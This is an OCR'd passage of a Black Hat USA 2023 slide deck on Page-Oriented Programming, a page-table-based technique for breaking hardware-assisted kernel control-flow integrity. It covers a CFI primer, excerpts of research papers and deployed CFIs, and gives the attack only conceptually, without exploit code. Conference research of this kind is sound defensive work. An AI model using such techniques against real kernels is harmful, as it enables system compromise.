black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS


Lost Control:

Breaking Hardware-Assisted Kernel Control-Flow Integrity with Page-Oriented Programming

Seunghun Han
hanseunghun@nsr.re.kr

Seong-Joong Kim, Byung-Joon Kim
(sungjungk || bjkim)@nsr.re.kr

Who Am I?



- **Senior security researcher** at the Affiliated Institute of ETRI
- **Review board member** of **Black Hat Asia** and **KimchiCon**
- **Speaker** at **USENIX Security**, **Black Hat USA/Asia/Europe**, **HITBSecConf**, **BlueHat Shanghai**, **TyphoonCon**, **etc.**
- **Author** of “64-bit multi-core OS principles and structure”
- **Debian Linux maintainer** and **Linux kernel contributor**
- a.k.a kkamagui, (X) **@kkamagui1**


Goal of This Presentation

- **I present weaknesses of state-of-the-art kernel CFIs**
  - Hardware- and software-based CFIs focus on indirect branches
  - All CFIs, including kernel CFIs, need non-writable code, but it is ensured by the page-level protection mechanism
- **I introduce a novel and page-level code reuse attack called Page-Oriented Programming (POP)**
  - POP utilizes the weaknesses of kernel CFIs
  - It programs page tables within the kernel to create new control flows with an existing kernel memory read and write vulnerability

black hat USA 2023

Huge Mistake …

BEFORE STARTING PH.D.



GRADUATION IS POSSIBLE!

AFTER …

DID YOU TRUST ME, HUH?

But, there was light …

Wait … What?!

Control-Flow Integrity (CFI) can make a SECURE world?!

Wait … What?!

Control-Flo… can make
a… !

ARE YOU **SERIOUS** NOW?

CONTR… WHERE

Wait … What?!

CHECK THE SECURE WORLD!

So, this presentation is about

Breaking Hardware-Assisted Kernel Control-Flow Integrity with Page-Oriented Programming

So, this presentation is about

Breaking Hardware-Assisted Kernel **Control-Flow Integrity** with Page-Oriented Programming

So, this presentation is about

Breaking Hardware-Assisted Kernel Control-Flow Integrity with Page-Oriented Programming

So, this presentation is about

Breaking Hardware-Assisted Kernel Control-Flow Integrity with Page-Oriented Programming

So, this presentation is about

Breaking Hardware-Assisted Kernel Control-Flow Integrity with Page-Oriented Programming

Contents

- Control-Flow Integrity (CFI)
- Hardware-Assisted Kernel CFI in Use
- Page-Oriented Programming
- Demo
- Conclusion and Black Hat Sound Bytes

Contents


- Control-Flow Integrity (CFI) 
- Hardware-Assisted Kernel CFI in Use
- Page-Oriented Programming
- Demo
- Conclusion and Black Hat Sound Bytes

Control-Flow Integrity (CFI)

- **A control-flow graph (CFG) contains legitimate execution flows of a program**
  - It can be generated from static and dynamic analysis
  - It has forward and backward edges
    - Forward edges consist of indirect calls and jumps
    - Backward edges consist of returns
- **Control-flow integrity (CFI) monitors execution flows with the CFG at run-time and prevents control-flow deviations**
  - The ideal CFI can prevent control-flow hijackings

Control-Flow Integrity (CFI)

```
bool lt(int x, int y) {
    return x < y;
}

bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}
```



⟶ : Indirect branch (indirect call or jump)   - - ➝ : Indirect branch (return)   ········➝ : Direct branch


Forward Edge

<Example of the CFG and CFI – from Abadi et al.>

Backward Edge

Control-Flow Integrity (CFI)

```
bool lt(int x, int y) {
    return x < y;
}

bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}
```




→ : Indirect branch (indirect call or jump) - - → : Indirect branch (return) ·········› : Direct branch

Forward Edge

<Example of the CFG and CFI – from Abadi et al.>

Backward Edge

Control-Flow Integrity (CFI)



Precise CFGs have more overhead!

Forward Edge

<Example of the CFG and CFI – from Abadi et al.>

Backward Edge

black hat USA 2023

CFI Research

Opaque Control-Flow Integrity

Vishwath Mohan*, Per Larsen†, Stefan Brunthaler†, Kevin W. Hamlen*, and Michael Franz†
*{vishwath.mohan,hamlen}@utdallas.edu
The University of Texas at Dallas
†{perl,s.brunthaler,franz}@uci.edu
University of California, Irvine

HCFI: Hardware-enforced Control-Flow Integrity

Nick Christoulakis, FORTH, christoulak@ics.forth.gr
George Christou, FORTH, gchri@ics.forth.gr
Elias Athanasopoulos, VU University, Amsterdam, i.a.athanasopoulos@vu.nl
Sotiris Ioannidis, FORTH, sotiris@ics.forth.gr

Efficient Protection of Path-Sensitive Control Security

Ren Ding*, Georgia Tech
Chenxiong Qian*, Georgia Tech
Chengyu Song, UC Riverside
William Harris, Georgia Tech
Taesoo Kim, Georgia Tech
Wenke Lee, Georgia Tech
* Equal contribution joint first authors

Origin-sensitive Control Flow Integrity

Mustakimur Rahman Khandaker, Florida State University, mrk15e@my.fsu.edu
Wenqing Liu, Florida State University, wl16c@my.fsu.edu
Abu Naser, Florida State University, an16e@my.fsu.edu
Zhi Wang, Florida State University, zwang@cs.fsu.edu
Jie Yang, Florida State University, jyang@cs.fsu.edu

Abstract

CFI is an effective, generic defense against control-flow hijacking attacks, especially for C/C++ programs. However, most previous CFI systems have poor security as demonstrated by their large equivalence class (EC) sizes. An EC is a set of targets that are indistinguishable from each other in the CFI policy; i.e., an attacker can "bend" the control flow within an EC without being detected. As such, the large ECs denote the weakest link in a CFI system and should be broken down in order to improve security.

An approach to improve the security of CFI is to use contextual information, such as the last branches taken, to refine the CFI policy, the so-called context-sensitive CFI. However, contexts based on the recent execution history are often inadequate in breaking down large ECs due to the limited number of incoming execution paths to an indirect control transfer instruction (ICT).

performance, direct access to resources, and rich legacy. However, they lack security and safety guarantees of more modern programming languages, such as Rust and Go. Vulnerabilities in C/C++ can lead to serious consequences, especially for low-level software. Many defenses have been proposed to retrofit security into C/C++ programs. Control-flow integrity (CFI) is a generic defense against most, if not all, control-flow hijacking attacks. It enforces the policy that run-time control flows must follow valid paths in the program's control-flow graph (CFG). Since its introduction in the seminal work by Abadi et al. [2], there has been a long stream of research in CFI [1,3,6,9,11–14,16,17,21,25,28,29,31,38,40,41,43,44]. Many earlier systems aim at improving the performance by trading security for efficiency [25,41,43,44], making them vulnerable to various attacks [6,13,15,16]. Recent work focuses more on improving the precision and security of CFI [14,17,21,38], which can roughly be quantified by the

Modular Control-Flow Integrity

Ben Niu, Gang Tan
Lehigh University
ben210@lehigh.edu, gtan@cse.lehigh.edu

Per-Input Control-Flow Integrity

Ben Niu, Lehigh University, 19 Memorial Dr West, Bethlehem, PA, 18015, ben210@lehigh.edu
Gang Tan, Lehigh University, 19 Memorial Dr West, Bethlehem, PA, 18015, gtan@cse.lehigh.edu

Enforcing Unique Code Target Property for Control-Flow Integrity

Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, William R. Harris†*, Taesoo Kim and Wenke Lee
Georgia Institute of Technology †Galois Inc.

ABSTRACT

The goal of control-flow integrity (CFI) is to stop control-hijacking

R. Harris, Taesoo Kim and Wenke Lee. 2018. Enforcing Unique Code Target Property for Control-Flow Integrity. In *2018 ACM SIGSAC Conference*

Taming Transactions: Towards Hardware-Assisted Control Flow Integrity using Transactional Memory

Marius Muench[1], Fabio Pagani[1], Yan Shoshitaishvili[2], Christopher Kruegel[2], Giovanni Vigna[2], and Davide Balzarotti[1]
[1] Eurecom, Sophia Antipolis, France
[2] University of California, Santa Barbara

Abstract. Control Flow Integrity (CFI) is a promising defense technique against code-reuse attacks. While proposals to use hardware features to support CFI already exist, there is still a growing demand for an architectural CFI support on commodity hardware. To tackle this problem, in this paper we demonstrate that the Transactional Synchronization Extensions (TSX) recently introduced by Intel in the x86-64 instruction set can be used to support CFI.
The main idea of our approach is to map control flow transitions into transactions. This way, violations of the intended control flow graphs would then trigger transactional aborts, which constitutes the core of our TSX-based CFI solution. To prove the feasibility of our technique, we designed and implemented two coarse-grained CFI proof-of-concept implementations using the new TSX features. In particular, we show how hardware-supported transactions can be used to enforce both loose CFI (which does not need to extract the control flow graph in advance) and strict CFI (which requires pre-computed labels to achieve a better precision). All solutions are based on a compile-time instrumentation.

Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM

Caroline Tice, Google, Inc.
Tom Roeder, Google, Inc.
Peter Collingbourne, Google, Inc.
Stephen Checkoway, Johns Hopkins University
Úlfar Erlingsson, Google, Inc.
Luis Lozano, Google, Inc.
Geoff Pike, Google, Inc.

Practical Context-Sensitive CFI

Victor van der Veen†‡, Dennis Andriesse†*, Enes Göktaş*, Ben Gras*
Lionel Sambuc*, Asia Slowinska§, Herbert Bos‡, Cristiano Giuffrida‡
†Equal contribution joint first authors
‡ * § Department of Computer Science §Lastline, Inc.

2019 IEEE European Symposium on Security and Privacy (EuroS&P)

Adaptive Call-site Sensitive Control Flow Integrity

Mustakimur Khandaker* Abu Naser* Wenqing Liu* Zhi Wang* Yajin Zhou† Yueqiang Cheng‡
* Deparment of Computer Science, Florida State University, Tallahassee, USA
Email: {mrk15e, an16e, wl16c}@my.fsu.edu, zwang@cs.fsu.edu
† School of Computer Science, Zhejiang University, Hangzhou, China
Email: yajin_zhou@zju.edu.cn
‡ Baidu X-lab, Sunnyvale, USA
Email: chengyueqiang@baidu.com

In-Kernel Control-Flow Integrity on Commodity OSes using ARM Pointer Authentication

Sungbae Yoo†‡ Jinbum Park†‡ Seolheui Kim† Yeji Kim† Taesoo Kim†*
† Samsung Research,
* Georgia Institute of Technology

Abstract

This paper presents an in-kernel, hardware-based control-flow integrity (CFI) protection, called PAL, that utilizes ARM's Pointer Authentication (PA). It provides three important benefits over commercial, state-of-the-art PA-based CFIs like iOS's: 1) enhancing CFI precision via automated refinement techniques, 2) addressing hindsight problems of PA for in-kernel uses such as preemptive hijacking and brute-forcing attacks, and 3) assuring the algorithmic or implementation correctness via post validation.

PAL achieves these goals in an OS-agnostic manner, so could be applied to commodity OSes like Linux and FreeBSD. The precision of the CFI protection can be adjusted for better performance or improved for better security with minimal engineering efforts. Our evaluation shows that PAL incurs neg-

ern operating systems like Android, Windows, and iOS all implement some forms of CFI [8,55,67,68].

During the last several years, there has been exhaustive research exploration of CFI's design space [16], which falls broadly into two categories: ① enhancing the precision of CFI (i.e., reducing the number of targets that an indirect call can take); and ② making CFI protection faster and practical (i.e., incurring minimum CPU and memory overheads). The community has improved CFI precision by providing better algorithmic advances to model control-flow transitions accurately [30,45], or by utilizing exact run-time contexts [27,31]. However, in practice, the performance overhead often determines the feasibility of actual deployment—it would be acceptable to prevent the most common cases with negligible overhead rather than fully preventing all of them with obtrusive overhead. One recent approach taken by Apple [8] and

Contents

- Control-Flow Integrity (CFI)
- Hardware-Assisted Kernel CFI in Use 
- Page-Oriented Programming
- Demo
- Conclusion and Black Hat Sound Bytes

CFIs in use are …

- **Microsoft Control-Flow Guard (CFG)**
  - Has a **bitmap-based** forward-edge verification policy
  - Utilizes Intel Control-flow Enforcement Technology (CET)

- **Clang/LLVM CFI**
  - Has a **function type-based** forward-edge verification policy
  - Can utilize Intel CET

- **FineIBT**
  - Is based on the Clang/LLVM CFI and Intel CET but has a callee-side verification policy
  - Is applied to the Linux kernel from v6.2.0

CFIs in use are …

- **Microsoft Control-Flow Guard (CFG)**
